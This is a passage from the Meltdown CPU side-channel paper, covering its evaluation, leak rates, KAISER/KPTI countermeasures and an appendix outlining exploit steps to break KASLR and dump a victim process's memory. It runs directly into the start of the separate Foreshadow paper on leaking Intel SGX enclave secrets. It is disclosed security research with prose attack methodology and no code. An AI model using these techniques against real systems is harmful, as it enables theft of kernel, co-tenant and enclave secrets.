Table 1 shows a list of configurations on which we successfully reproduced Meltdown. For the evaluation of Meltdown, we used both laptops as well as desktop PCs with Intel Core CPUs and an ARM-based mobile phone. For the cloud setup, we tested Meltdown in virtual machines running on Intel Xeon CPUs hosted in the Amazon Elastic Compute Cloud as well as on DigitalOcean. Note that for ethical reasons we did not use Meltdown on addresses referring to physical memory of other tenants.

## 6.1 Leakage and Environments

We evaluated Meltdown on both Linux (cf. Section 6.1.1), Windows 10 (cf. Section 6.1.3) and Android (cf. Section 6.1.4), without the patches introducing the KAISER mechanism. On these operating systems, Meltdown can successfully leak kernel memory. We also evaluated the effect of the KAISER patches on Meltdown on Linux, to show that KAISER prevents the leakage of kernel memory (cf. Section 6.1.2). Furthermore, we discuss the information leakage when running inside containers such as Docker (cf. Section 6.1.5). Finally, we evaluate Meltdown on uncached and uncacheable memory (cf. Section 6.1.6).

### 6.1.1 Linux

We successfully evaluated Meltdown on multiple versions of the Linux kernel, from 2.6.32 to 4.13.0, without the patches introducing the KAISER mechanism. On all these versions of the Linux kernel, the kernel address space is also mapped into the user address space. Thus, all kernel addresses are also mapped into the address space of user space applications, but any access is prevented due to the permission settings for these addresses. As Meltdown bypasses these permission settings, an attacker can leak the complete kernel memory if the virtual address of the kernel base is known. Since all major operating systems also map the entire physical memory into the kernel address space (cf. Section 2.2), all physical memory can also be read.

Before kernel 4.12, kernel address space layout randomization (KASLR) was not active by default [57]. If KASLR is active, Meltdown can still be used to find the kernel by searching through the address space (cf. Section 5.2). An attacker can also simply de-randomize the direct-physical map by iterating through the virtual address space. Without KASLR, the direct-physical map starts at address `0xffff 8800 0000 0000` and linearly maps the entire physical memory. On such systems, an attacker can use Meltdown to dump the entire physical memory, simply by reading from virtual addresses starting at `0xffff 8800 0000 0000`.

On newer systems, where KASLR is active by default, the randomization of the direct-physical map is limited to 40 bit. It is even further limited due to the linearity of the mapping. Assuming that the target system has at least 8 GB of physical memory, the attacker can test addresses in steps of 8 GB, resulting in a maximum of 128 memory locations to test. Starting from one discovered location, the attacker can again dump the entire physical memory.

Hence, for the evaluation, we can assume that the randomization is either disabled, or the offset was already retrieved in a pre-computation step.

### 6.1.2 Linux with KAISER Patch

The KAISER patch by Gruss et al. [20] implements a stronger isolation between kernel and user space. KAISER does not map any kernel memory in the user space, except for some parts required by the x86 architecture (e.g., interrupt handlers). Thus, there is no valid mapping to either kernel memory or physical memory (via the direct-physical map) in the user space, and such addresses can therefore not be resolved. Consequently, Meltdown cannot leak any kernel or physical memory except for the few memory locations which have to be mapped in user space.

We verified that KAISER indeed prevents Meltdown, and there is no leakage of any kernel or physical memory.

Furthermore, if KASLR is active, and the few remaining memory locations are randomized, finding these memory locations is not trivial due to their small size of several kilobytes. Section 7.2 discusses the security implications of these mapped memory locations.

#### 6.1.3 Microsoft Windows

We successfully evaluated Meltdown on a recent Microsoft Windows 10 operating system, last updated just before patches against Meltdown were rolled out. In line with the results on Linux (cf. Section 6.1.1), Meltdown also can leak arbitrary kernel memory on Windows. This is not surprising, since Meltdown does not exploit any software issues, but is caused by a hardware issue.

In contrast to Linux, Windows does not have the concept of an identity mapping, which linearly maps the physical memory into the virtual address space. Instead, a large fraction of the physical memory is mapped in the paged pools, non-paged pools, and the system cache. Furthermore, Windows maps the kernel into the address space of every application too. Thus, Meltdown can read kernel memory which is mapped in the kernel address space, *i.e.*, any part of the kernel which is not swapped out, and any page mapped in the paged and non-paged pool, and the system cache.

Note that there are physical pages which are mapped in one process but not in the (kernel) address space of another process, *i.e.*, physical pages which cannot be attacked using Meltdown. However, most of the physical memory will still be accessible through Meltdown.

We were successfully able to read the binary of the Windows kernel using Meltdown. To verify that the leaked data is actual kernel memory, we first used the Windows kernel debugger to obtain kernel addresses containing actual data. After leaking the data, we again used the Windows kernel debugger to compare the leaked data with the actual memory content, confirming that Meltdown can successfully leak kernel memory.

#### 6.1.4 Android

We successfully evaluated Meltdown on a Samsung Galaxy S7 mohile phone running LineageOS Android 14.1 with a Linux kernel 3.18.14. The device is equipped with a Samsung Exynos 8 Octa 8890 SoC consisting of a ARM Cortex-A53 CPU with 4 cores as well as an Exynos M1 "Mongoose" CPU with 4 cores [6]. While we were not able to mount the attack on the Cortex-A53 CPU, we successfully mounted Meltdown on Samsung's custom cores. Using *exception suppression* described in Section 4.1, we successfully leaked a predefined string using the direct-physical map located at the virtual address `0xffff ffbf c000 0000`.

#### 6.1.5 Containers

We evaluated Meltdown in containers sharing a kernel, including Docker, LXC, and OpenVZ and found that the attack can be mounted without any restrictions. Running Meltdown inside a container allows to leak information not only from the underlying kernel but also from all other containers running on the same physical host.

The commonality of most container solutions is that every container uses the same kernel, *i.e.*, the kernel is shared among all containers. Thus, every container has a valid mapping of the entire physical memory through the direct-physical map of the shared kernel. Furthermore, Meltdown cannot be blocked in containers, as it uses only memory accesses. Especially with Intel TSX, only unprivileged instructions are executed without even trapping into the kernel.

Thus, the isolation of containers sharing a kernel can be entirely broken using Meltdown. This is especially critical for cheaper hosting providers where users are not separated through fully virtualized machines, but only through containers. We verified that our attack works in such a setup, by successfully leaking memory contents from a container of a different user under our control.

#### 6.1.6 Uncached and Uncacheable Memory

In this section, we evaluate whether it is a requirement for data to be leaked by Meltdown to reside in the L1 data cache [33]. Therefore, we constructed a setup with two processes pinned to different physical cores. By flushing the value, using the `clflush` instruction, and only reloading it on the other core, we create a situation where the target data is not in the L1 data cache of the attacker core. As described in Section 6.2, we can still leak the data at a lower reading rate. This clearly shows that data presence in the attacker's L1 data cache is not a requirement for Meltdown. Furthermore, this observation has also been confirmed by other researchers [7, 35, 5].

The reason why Meltdown can leak uncached memory may be that Meltdown implicitly caches the data. We devise a second experiment, where we mark pages as *uncacheable* and try to leak data from them. This has the consequence that every read or write operation to one of those pages will directly go to the main memory, thus, bypassing the cache. In practice, only a negligible amount of system memory is marked uncacheable. We observed that if the attacker is able to trigger a legitimate load of the target address, e.g., by issuing a system call (regular or in speculative execution [40]), on the same CPU core as the Meltdown attack, the attacker can leak the content of the uncacheable pages. We suspect that Meltdown reads the value from the line fill buffers. As the fill buffers are shared between threads running on the same core, the read to the same address within the Meltdown attack could be served from one of the fill buffers allowing the attack to succeed. However, we leave further investigations on this matter open for future work.

A similar observation on uncacheable memory was also made with Spectre attacks on the System Manage-

ment Mode [10]. While the attack works on memory set uncacheable over Memory-Type Range Registers, it does not work on memory-mapped I/O regions, which is the expected behavior as accesses to memory-mapped I/O can always have architectural effects.

## 6.2 Meltdown Performance

To evaluate the performance of Meltdown, we leaked known values from kernel memory. This allows us to not only determine how fast an attacker can leak memory, but also the error rate, *i.e.*, how many byte errors to expect. The race condition in Meltdown (cf. Section 5.2) has a significant influence on the performance of the attack, however, the race condition can always be won. If the targeted data resides close to the core, e.g., in the L1 data cache, the race condition is won with a high probability. In this scenario, we achieved average reading rates of up to 582 KB/s ($\mu = 552.4, \sigma = 10.2$) with an error rate as low as 0.003 % ($\mu = 0.009, \sigma = 0.014$) using exception suppression on the Core i7-8700K over 10 runs over 10 seconds. With the Core i7-6700K we achieved 569 KB/s ($\mu = 515.5, \sigma = 5.99$) with an minimum error rate of 0.002 % ($\mu = 0.003, \sigma = 0.001$) and 491 KB/s ($\mu = 466.3, \sigma = 16.75$) with a minimum error rate of 10.7 % ($\mu = 11.59, \sigma = 0.62$) on the Xeon E5-1630. However, with a slower version with an average reading speed of 137 KB/s, we were able to reduce the error rate to 0. Furthermore, on the Intel Core i7-6700K if the data resides in the L3 data cache but not in L1, the race condition can still be won often, but the average reading rate decreases to 12.4 KB/s with an error rate as low as 0.02 % using exception suppression. However, if the data is uncached, winning the race condition is more difficult and, thus, we have observed reading rates of less than 10 B/s on most systems. Nevertheless, there are two optimizations to improve the reading rate: First, by simultaneously letting other threads prefetch the memory locations [21] of and around the target value and access the target memory location (with exception suppression or handling). This increases the probability that the spying thread sees the secret data value in the right moment during the data race. Second, by triggering the hardware prefetcher through speculative accesses to memory locations of and around the target value. With these two optimizations, we can improve the reading rate for uncached data to 3.2 KB/s.

For all tests, we used Flush+Reload as a covert channel to leak the memory as described in Section 5, and Intel TSX to suppress the exception. An extensive evaluation of exception suppression using conditional branches was done by Kocher et al. [40] and is thus omitted in this paper for the sake of brevity.

## 6.3 Limitations on ARM and AMD

We also tried to reproduce the Meltdown bug on several ARM and AMD CPUs. While we were able to successfully leak kernel memory with the attack described in Section 5 on different Intel CPUs and a Samsung Exynos M1 processor, we did not manage to mount Meltdown on other ARM cores nor on AMD. In the case of ARM, the only affected processor is the Cortex-A75 [17] which has not been available and, thus, was not among our devices under test. However, appropriate kernel patches have already been provided [2]. Furthermore, an altered attack of Meltdown targeting system registers instead of inaccessible memory locations is applicable on several ARM processors [17]. Meanwhile, AMD publicly stated that none of their CPUs are not affected by Meltdown due to architectural differences [1].

The major part of a microarchitecture is usually not publicly documented. Thus, it is virtually impossible to know the differences in the implementations that allow or prevent Meltdown without proprietary knowledge and, thus, the intellectual property of the individual CPU manufacturers. The key point is that on a microarchitectural level the load to the unprivileged address and the subsequent instructions are executed while the fault is only handled when the faulting instruction is retired. It can be assumed that the execution units for the load and the TLB are designed differently on ARM, AMD and Intel and, thus, the privileges for the load are checked differently and occurring faults are handled differently, e.g., issuing a load only after the permission bit in the page table entry has been checked. However, from a performance perspective, issuing the load in parallel or only checking permissions while retiring an instruction is a reasonable decision. As trying to load kernel addresses from user space is not what programs usually do and by guaranteeing that the state does not become architecturally visible, not squashing the load is legitimate. However, as the state becomes visible on the microarchitectural level, such implementations are vulnerable.

However, for both ARM and AMD, the toy example as described in Section 3 works reliably, indicating that out-of-order execution generally occurs and instructions past illegal memory accesses are also performed.

# 7 Countermeasures

In this section, we discuss countermeasures against the Meltdown attack. At first, as the issue is rooted in the hardware itself, we discuss possible microcode updates and general changes in the hardware design. Second, we discuss the KAISER countermeasure that has been developed to mitigate side-channel attacks against KASLR which inadvertently also protects against Meltdown.

## 7.1 Hardware

Meltdown bypasses the hardware-enforced isolation of security domains. There is no software vulnerability involved in Meltdown. Any software patch (e.g., KAISER [20]) will leave small amounts of memory exposed (cf. Section 7.2). There is no documentation whether a fix requires the development of completely new hardware, or can be fixed using a microcode update.

As Meltdown exploits out-of-order execution, a trivial countermeasure is to disable out-of-order execution completely. However, performance impacts would be devastating, as the parallelism of modern CPUs could not be leveraged anymore. Thus, this is not a viable solution.

Meltdown is some form of race condition between the fetch of a memory address and the corresponding permission check for this address. Serializing the permission check and the register fetch can prevent Meltdown, as the memory address is never fetched if the permission check fails. However, this involves a significant overhead to every memory fetch, as the memory fetch has to stall until the permission check is completed.

A more realistic solution would be to introduce a hard split of user space and kernel space. This could be enabled optionally by modern kernels using a new hard-split bit in a CPU control register, e.g., CR4. If the hard-split bit is set, the kernel has to reside in the upper half of the address space, and the user space has to reside in the lower half of the address space. With this hard split, a memory fetch can immediately identify whether such a fetch of the destination would violate a security boundary, as the privilege level can be directly derived from the virtual address without any further lookups. We expect the performance impacts of such a solution to be minimal. Furthermore, the backwards compatibility is ensured, since the hard-split bit is not set by default and the kernel only sets it if it supports the hard-split feature.

Note that these countermeasures only prevent Meltdown, and not the class of Spectre attacks described by Kocher et al. [40]. Likewise, their presented countermeasures [40] do not affect Meltdown. We stress that it is important to deploy countermeasures against both attacks.

## 7.2 KAISER

As existing hardware is not as easy to patch, there is a need for software workarounds until new hardware can be deployed. Gruss et al. [20] proposed KAISER, a kernel modification to not have the kernel mapped in the user space. This modification was intended to prevent side-channel attacks breaking KASLR [29, 21, 37]. However, it also prevents Meltdown, as it ensures that there is no valid mapping to kernel space or physical memory available in user space. In concurrent work to KAISER, Gens et al. [14] proposed LAZARUS as a modification to the Linux kernel to thwart side-channel attacks breaking KASLR by separating address spaces similar to KAISER. As the Linux kernel continued the development of the original KAISER patch and Windows [53] and macOS [34] based their implementation on the concept of KAISER to defeat Meltdown, we will discuss KAISER in more depth.

Although KAISER provides basic protection against Meltdown, it still has some limitations. Due to the design of the x86 architecture, several privileged memory locations are still required to be mapped in user space [20], leaving a residual attack surface for Meltdown, *i.e.*, these memory locations can still be read from user space. Even though these memory locations do not contain any secrets, e.g., credentials, they might still contain pointers. Leaking one pointer can suffice to break KASLR, as the randomization can be computed from the pointer value.

Still, KAISER is the best short-time solution currently available and should therefore be deployed on all systems immediately. Even with Meltdown, KAISER can avoid having any kernel pointers on memory locations that are mapped in the user space which would leak information about the randomized offsets. This would require trampoline locations for every kernel pointer, *i.e.*, the interrupt handler would not call into kernel code directly, but through a trampoline function. The trampoline function must only be mapped in the kernel. It must be randomized with a different offset than the remaining kernel. Consequently, an attacker can only leak pointers to the trampoline code, but not the randomized offsets of the remaining kernel. Such trampoline code is required for every kernel memory that still has to be mapped in user space and contains kernel addresses. This approach is a trade-off between performance and security which has to be assessed in future work.

The original KAISER patch [18] for the Linux kernel has been improved [24, 25, 26, 27] with various optimizations, e.g., support for PCIDs. Afterwards, before merging it into the mainline kernel, it has been renamed to kernel page-table isolation (KPTI) [49, 15]. KPTI is active in recent releases of the Linux kernel and has been backported to older versions as well [30, 43, 44, 42].

Microsoft implemented a similar patch inspired by KAISER [53] named KVA Shadow [39]. While KVA Shadow only maps a minimum of kernel transition code and data pages required to switch between address spaces, it does not protect against side-channel attacks against KASLR [39].

Apple released updates in iOS 11.2, macOS 10.13.2 and tvOS 11.2 to mitigate Meltdown. Similar to Linux and Windows, macOS shared the kernel and user address spaces in 64-bit mode unless the `-no-shared-cr3` boot option was set [46]. This option unmaps the user space

while running in kernel mode but does not unmap the kernel while running in user mode [51]. Hence, it has no effect on Meltdown. Consequently, Apple introduced *Double Map* [34] following the principles of KAISER to mitigate Meltdown.

## 8 Discussion

Meltdown fundamentally changes our perspective on the security of hardware optimizations that manipulate the state of microarchitectural elements. The fact that hardware optimizations can change the state of microarchitectural elements, and thereby imperil secure software implementations, is known since more than 20 years [41]. Both industry and the scientific community so far accepted this as a necessary evil for efficient computing. Today it is considered a bug when a cryptographic algorithm is not protected against the microarchitectural leakage introduced by the hardware optimizations. Meltdown changes the situation entirely. Meltdown shifts the granularity from a comparably low spatial and temporal granularity, e.g., 64-bytes every few hundred cycles for cache attacks, to an arbitrary granularity, allowing an attacker to read every single bit. This is nothing any (cryptographic) algorithm can protect itself against. KAISER is a short-term software fix, but the problem we have uncovered is much more significant.

We expect several more performance optimizations in modern CPUs which affect the microarchitectural state in some way, not even necessarily through the cache. Thus, hardware which is designed to provide certain security guarantees, e.g., CPUs running untrusted code, requires a redesign to avoid Meltdown- and Spectre-like attacks. Meltdown also shows that even error-free software, which is explicitly written to thwart side-channel attacks, is not secure if the design of the underlying hardware is not taken into account.

With the integration of KAISER into all major operating systems, an important step has already been done to prevent Meltdown. KAISER is a fundamental change in operating system design. Instead of always mapping everything into the address space, mapping only the minimally required memory locations appears to be a first step in reducing the attack surface. However, it might not be enough, and even stronger isolation may be required. In this case, we can trade flexibility for performance and security, by e.g., enforcing a certain virtual memory layout for every operating system. As most modern operating systems already use a similar memory layout, this might be a promising approach.

Meltdown also heavily affects cloud providers, especially if the guests are not fully virtualized. For performance reasons, many hosting or cloud providers do not have an abstraction layer for virtual memory. In such environments, which typically use containers, such as Docker or OpenVZ, the kernel is shared among all guests. Thus, the isolation between guests can simply be circumvented with Meltdown, fully exposing the data of all other guests on the same host. For these providers, changing their infrastructure to full virtualization or using software workarounds such as KAISER would both increase the costs significantly.

Concurrent work has investigated the possibility to read kernel memory via out-of-order or speculative execution, but has not succeeded [13, 50]. We are the first to demonstrate that it is possible. Even if Meltdown is fixed, Spectre [40] will remain an issue, requiring different defenses. Mitigating only one of them will leave the security of the entire system at risk. Meltdown and Spectre open a new field of research to investigate to what extent performance optimizations change the microarchitectural state, how this state can be translated into an architectural state, and how such attacks can be prevented.

## 9 Conclusion

In this paper, we presented Meltdown, a novel software-based attack exploiting out-of-order execution and side channels on modern processors to read arbitrary kernel memory from an unprivileged user space program. Without requiring any software vulnerability and independent of the operating system, Meltdown enables an adversary to read sensitive data of other processes or virtual machines in the cloud with up to 503 KB/s, affecting millions of devices. We showed that the countermeasure KAISER, originally proposed to protect from side-channel attacks against KASLR, inadvertently impedes Meltdown as well. We stress that KAISER needs to be deployed on every operating system as a short-term workaround, until Meltdown is fixed in hardware, to prevent large-scale exploitation of Meltdown.

## Acknowledgments

Several authors of this paper found Meltdown independently, ultimately leading to this collaboration. We want to thank everyone who helped us in making this collaboration possible, especially Intel who handled our responsible disclosure professionally, comunicated a clear timeline and connected all involved researchers. We thank Mark Brand from Google Project Zero for contributing ideas and Peter Cordes and Henry Wong for valuable feedback. We would like to thank our anonymous reviewers for their valuable feedback. Furthermore, we would like to thank Intel, ARM, Qualcomm, and Microsoft for feedback on an early draft.

Daniel Gruss, Moritz Lipp, Stefan Mangard and Michael Schwarz were supported by the European Research Council (ERC) under the European Union's Horizon 2020 research and innovation programme (grant agreement No 681402).

Daniel Genkin was supported by NSF awards #1514261 and #1652259, financial assistance award 70NANB15H328 from the U.S. Department of Commerce, National Institute of Standards and Technology, the 2017-2018 Rothschild Postdoctoral Fellowship, and the Defense Advanced Research Project Agency (DARPA) under Contract #FA8650-16-C-7622.

# A Meltdown in Practice

In this section, we show how Meltdown can be used in practice. In Appendix A.1, we show physical memory dumps obtained via Meltdown, including passwords of the Firefox password manager. In Appendix A.2, we demonstrate a real-world exploit.

## A.1 Physical-memory Dump using Meltdown

Listing 3 shows a memory dump using Meltdown on an Intel Core i7-6700K running Ubuntu 16.10 with the Linux kernel 4.8.0. In this example, we can identify HTTP headers of a request to a web server running on the machine. The `XX` cases represent bytes where the side channel did not yield any results, *i.e.*, no Flush+Reload hit. Additional repetitions of the attack may still be able to read these bytes.

Listing 4 shows a memory dump of Firefox 56 using Meltdown on the same machine. We can clearly identify some of the passwords that are stored in the internal password manager, *i.e.*, `Dolphin18`, `insta_0203`, and `secretpwd0`. The attack also recovered a URL which appears to be related to a Firefox add-on.

## A.2 Real-world Meltdown Exploit

In this section, we present a real-world exploit showing the applicability of Meltdown in practice, implemented by Pavel Boldin in collaboration with Raphael Carvalho. The exploit dumps the memory of a specific process, provided either the process id (PID) or the process name.

First, the exploit de-randomizes the kernel address space layout to be able to access internal kernel structures. Second, the kernel's task list is traversed until the victim process is found. Finally, the root of the victim's multilevel page table is extracted from the task structure and traversed to dump any of the victim's pages.

The three steps of the exploit are combined to an end-to-end exploit which targets a specific kernel build and a specific victim. The exploit can easily be adapted to work on any kernel build. The only requirement is access to either the binary or the symbol table of the kernel, which is true for all public kernels which are distributed as packages, *i.e.*, not self-compiled. In the remainder of this section, we provide a detailed explanation of the three steps.

### A.2.1 Breaking KASLR

The first step is to de-randomize KASLR to access internal kernel structures. The exploit locates a known value inside the kernel, specifically the Linux banner string, as the content is known and it is large enough to rule out false positives. It starts looking for the banner string at the (non-randomized) default address according to the symbol table of the running kernel. If the string is not found, the next attempt is made at the next possible randomized address until the target is found. As the Linux KASLR implementation only has an entropy of 6 bits [37], there are only 64 possible randomization offsets, making this approach practical.

The difference between the found address and the non-randomized base address is then the randomization offset of the kernel address space. The remainder of this section assumes that addresses are already de-randomized using the detected offset.

### A.2.2 Locating the Victim Process

Linux manages all processes (including their hierarchy) in a linked list. The head of this task list is stored in the `init_task` structure, which is at a fixed offset that only varies among different kernel builds. Thus, knowledge of the kernel build is sufficient to locate the task list.

Among other members, each task list structure contains a pointer to the next element in the task list as well as a task's PID, name, and the root of the multilevel page table. Thus, the exploit traverses the task list until the victim process is found.

### A.2.3 Dumping the Victim Process

The root of the multilevel page table is extracted from the victim's task list entry. The page table entries on all levels are physical page addresses. Meltdown can read these addresses via the direct-physical map, *i.e.*, by adding the base address of the direct-physical map to the physical addresses. This base address is `0xffff 8800 0000 0000` if the direct-physical map is not randomized. If the direct-physical map is randomized, it can be extracted from the kernel's `page_offset_base` variable.

Starting at the root of the victim's multilevel page table, the exploit can simply traverse the levels down to the lowest level. For a specific address of the victim, the exploit uses the paging structures to resolve the respective physical address and read the content of this physical address via the direct-physical map. The exploit can also be easily extended to enumerate all pages belonging to the victim process, and then dump any (or all) of these pages.

# FORESHADOW: Extracting the Keys to the Intel SGX Kingdom with Transient Out-of-Order Execution

## Abstract

Trusted execution environments, and particularly the Software Guard eXtensions (SGX) included in recent Intel x86 processors, gained significant traction in recent years. A long track of research papers, and increasingly also real-world industry applications, take advantage of the strong hardware-enforced confidentiality and integrity guarantees provided by Intel SGX. Ultimately, enclaved execution holds the compelling potential of securely offloading sensitive computations to untrusted remote platforms.

We present Foreshadow, a practical software-only microarchitectural attack that decisively dismantles the security objectives of current SGX implementations. Crucially, unlike previous SGX attacks, we do not make any assumptions on the victim enclave's code and do not necessarily require kernel-level access. At its core, Foreshadow abuses a speculative execution bug in modern Intel processors, on top of which we develop a novel exploitation methodology to reliably leak plaintext enclave secrets from the CPU cache. We demonstrate our attacks by extracting full cryptographic keys from Intel's vetted architectural enclaves, and validate their correctness by launching rogue production enclaves and forging arbitrary local and remote attestation responses. The extracted remote attestation keys affect millions of devices.

## 1 Introduction

It becomes inherently difficult to place trust in modern, widely used operating systems and applications whose sizes can easily reach millions of lines of code, and where a single vulnerability can often lead to a complete collapse of all security guarantees. In response to these challenges, recent research [11,41,48] and industry efforts [1,2,35,43] developed Trusted Execution Environments (TEEs) that feature an alternative, non-hierarchical protection model for isolated application compartments called *enclaves*. TEEs enforce the confidentiality and integrity of mutually distrusting enclaves with a minimal Trusted Computing Base (TCB) that includes only the processor package and microcode. Enclave-private CPU and memory state is exclusively accessible to the code running inside it, and remains explicitly out of reach of all other enclaves and software running at any privilege level, including a potentially malicious operating system and/or hypervisor. Besides strong memory isolation, TEEs typically offer an *attestation* primitive that allows local or remote stakeholders to cryptographically verify at runtime that a specific enclave has been loaded on a genuine (and hence presumed to be secure) TEE processor.

With the announcement of Intel's Software Guard eXtensions (SGX) [2, 27, 43] in 2013, hardware-enforced TEE isolation and attestation guarantees are now available on off-the-shelf x86 processors. In light of the strong security guarantees promised by Intel SGX, industry actors are increasingly adopting this technology in a wide variety of applications featuring secure execution on adversary-controlled machines. Open Whisper Systems [50] relies on SGX for privacy-friendly contact discovery in its Signal network. Both Microsoft and IBM recently announced support for SGX in their cloud infrastructure. Various off-the-shelf Blu-ray players and initially also the 4K Netflix client furthermore use SGX to enforce Digital Rights Management (DRM) for high-resolution video streams. Emerging cryptocurrencies [44] and innovative blockchain technologies [25] rely even more critically on the correctness of Intel SGX.

**Our Contribution.** This paper shows, however, that current SGX implementations cannot meet their security objectives. We present the Foreshadow attack, which leverages a speculative execution bug in recent Intel x86 processors to reliably leak plaintext enclave secrets from the CPU cache. At its core, Foreshadow abuses the same processor vulnerability as the recently announced Meltdown [40] attack, i.e., a delicate race condition in the CPU's access control logic that allows an attacker to use

the results of unauthorized memory accesses in transient out-of-order instructions before they are rolled back. Importantly, however, whereas Meltdown targets traditional hierarchical protection domains, Foreshadow considers a very different attacker model where the adversary's goal is not to read kernel memory from user space, but to compromise state-of-the-art *intra-address space* enclave protection domains that are not covered by recently deployed kernel page table isolation defenses [19]. We explain how Foreshadow necessitates a novel exploitation methodology, and we show that our basic attack can be entirely mounted by an unprivileged adversary without root access to the victim machine. Given SGX's unique privileged attacker model, however, we additionally contribute a set of *optional* kernel-level optimization techniques to further reduce noise for root adversaries. Our findings have far-reaching consequences for the security model pursued by Intel SGX in that, in the absence of a microcode patch, current SGX processors cannot guarantee the confidentiality of enclaved data nor attest the integrity of enclaved execution, including for Intel's own architectural enclaves. Moreover, despite SGX's ambition to defend against strong kernel-level adversaries, present SGX processors cannot even safeguard enclave secrets in the presence of unprivileged user space attackers.

All previously known attacks against Intel SGX rely on application-specific information leakage from either side-channels [30, 39, 45, 51, 57, 58, 60] or software vulnerabilities [38, 59]. It was generally believed that well-written enclaves could prevent information leakage by adhering to good coding practices, such as never branching on secrets, prompting Intel to state that "in general, these research papers do not demonstrate anything new or unexpected about the Intel SGX architecture. Preventing side channel attacks is a matter for the enclave developer" [33]. Foreshadow defeats this argument, however, as it relies solely on elementary Intel x86 CPU behavior and does *not* exploit any software vulnerability, or even require knowledge of the victim enclave's source code. We demonstrate this point by being the first to actually extract long-term platform launch and attestation keys from Intel's critical and thoroughly vetted architectural launch and quoting enclaves, decisively dismantling SGX's security objectives. In summary, our contributions are:

- We advance the understanding of Meltdown-type transient execution CPU vulnerabilities by showing that they also apply to intra-address space isolation and SGX's non-terminating abort page semantics.
- We present novel exploitation methodologies that allow an unprivileged software-only attacker to reliably extract enclave secrets residing in either protected memory locations or CPU registers.
- We evaluate the effectiveness and bandwidth of the Foreshadow attack through controlled experiments.
- We extract full cryptographic keys from Intel's architectural enclaves, and demonstrate how to (*i*) bypass enclave launch control; and (*ii*) forge local and remote attestations to completely break confidentiality plus integrity guarantees for remote computations.

**Current Status.** Following responsible disclosure practices, we notified Intel about our attacks in January 2018. Intel acknowledged the novelty and severity of Foreshadow-type "L1 Terminal Fault" attacks, and assigned CVE-2018-3615 to the results described in this paper. We were further indicated that our attacks affect all SGX-enabled Core processors, while some Atom family processors with SGX support allegedly remain unaffected. At the time of this writing, Intel assigned CVSS severity ratings of "high" and "low" for respectively confidentiality and integrity. We note, however, that Foreshadow also affects the integrity of enclaved computations, since our attacks can arbitrarily modify sealed storage, and forge local and remote attestation responses.

Intel confirmed that microcode patches are underway and should be deployed concurrently to the public release of our results. As of this writing, however, we have not been provided with substantial technical information about these mitigations. We discuss defense strategies in Section 6, and provide further guidelines on the impact of our findings at `https://foreshadowattack.eu/`.

**Disclosure.** Foreshadow was independently and concurrently discovered by two teams. The KU Leuven authors discovered the vulnerability, independently developed the attack, and first notified Intel on January 3, 2018. Their work was done independently from and concurrently to other recent x86 speculative execution vulnerabilities, notably Meltdown and Spectre [36, 40]. The authors from Technion, University of Michigan, and the University of Adelaide independently discovered and reported the vulnerability to Intel during the embargo period on January 23, 2018.

## 2 Background

We first overview Intel SGX [2, 10, 27, 43] and refine the attacker model. Thereafter, we introduce the relevant parts of the x86 microarchitecture, and discuss previous research results on speculative execution vulnerabilities.

### 2.1 Intel SGX

**Memory Isolation.** SGX enclaves live in the virtual address space of a conventional user mode process, but

their physical memory isolation is strictly enforced in hardware. This separation of responsibilities ensures that enclave-private memory can never be accessed from outside, while untrusted system software remains in charge of enclave memory management (i.e., allocation, eviction, and mapping of pages). An SGX-enabled CPU furthermore verifies the untrusted address translation process, and may signal a page fault when traversing the untrusted page tables, or when encountering rogue enclave memory mappings. Subsequent address translations are cached in the processor's Translation Lookaside Buffer (TLB), which is flushed whenever the enclave is entered/exited. Any attempt to directly access private pages from outside the enclave, on the other hand, results in abort page semantics: reads return the value -1 and writes are ignored.

SGX furthermore protects enclaves against motivated adversaries that exploit Rowhammer DRAM bugs, or resort to physical cold boot attacks. A hardware-level Memory Encryption Engine (MEE) [21] transparently safeguards the integrity, confidentiality, and freshness of enclaved code and data while residing outside of the processor package. That is, any access to main memory is first authenticated and decrypted before being brought as plaintext into the CPU cache.

Enclaves can only be entered through a few predefined entry points. The `eenter` and `eexit` instructions transfer control between the untrusted host application and an enclave. In case of a fault or external interrupt, the processor executes the Asynchronous Enclave Exit (AEX) procedure, which securely stores CPU register contents in a preallocated State Save Area (SSA) at an established location inside the interrupted enclave. AEX furthermore takes care of clearing CPU registers before transferring control to the untrusted operating system. A dedicated `eresume` instruction allows the unprotected application to re-enter a previously interrupted enclave, and restore the previously saved processor state from the SSA frame.

**Enclave Measurement.** While an enclave is being built by untrusted system software, the processor composes a secure hash of the enclave's initial code and data. Besides this content-based identity (MRENCLAVE), each enclave also features an alternative, author-based identity (MRSIGNER) which includes a hash of the enclave developer's public key and version information. Upon enclave initialization, and before it can be entered, the processor verifies the enclave's signature and stores both MRENCLAVE and MRSIGNER measurements at a secure location, inaccessible to software — even from within the enclave. This ensures that an enclave's initial measurement is unforgeable, and can be attested to other parties, or used to access sealed secrets.

Each SGX-enabled processor is shipped with a platform master secret stored deep within the processor and exclusively accessible to key derivation hardware. To allow for TCB upgrades, and to protect against key wear-out, each key derivation request always takes into account the current CPU security version number and a random KEYID. Enclaves can make use of the key derivation facility by means of two SGX instructions: `ereport` and `egetkey`. The former creates a tagged local attestation report (including MRENCLAVE/MRSIGNER plus application-specific data) destined for another enclave. The target enclave, residing on the same platform, can use the `egetkey` instruction to derive a "report key" that can be used to verify the local attestation report. Successful verification effectively binds the application data to the reporting enclave, with a specified identity, which is executing untampered on the same platform. A secure, mutually authenticated cryptographic channel can be established by means of an application-level protocol that leverages the above local attestation hardware primitives.

Likewise, enclaves can invoke `egetkey` to generate "sealing keys" based on either the calling enclave's content-based or developer-based identity. Such sealing keys can be used to securely store persistent data outside the enclave, for later use by either the exact same enclave (MRENCLAVE) or the same developer (MRSIGNER).

**Architectural Enclaves.** As certain policies are too complex to realize in hardware, some key SGX aspects are themselves implemented as Intel-signed enclaves. Specifically, Intel provides (*i*) a *launch enclave* that gets to decide which other enclaves can be run on the platform, (*ii*) a *provisioning enclave* to initially supply the long-term platform attestation key, and (*iii*) a *quoting enclave* that uses the asymmetric platform attestation key to sign local attestation reports for a remote stakeholder.

To regulate enclave development, Intel SGX distinguishes debug and production enclaves at creation time. The internal state of the former can be arbitrarily inspected and altered by means of dedicated debug instructions, such that only production enclaves boast SGX's full confidentiality and integrity commitment.

## 2.2 Attack Model and Objectives

**Adversary Capabilities.** Whereas most existing SGX attacks require the full potential of a kernel-level attacker, we show that the basic Foreshadow attack can be entirely mounted from user space. Our attack essentially implies that current SGX implementations cannot even protect enclave secrets from *unprivileged* adversaries, for instance co-residing cloud tenants. Additionally, to further improve the success rate of our attack for *root* adversaries, we contribute various optional noise-reduction techniques that exploit full control over the untrusted operating system, in line with SGX's privileged attacker model.

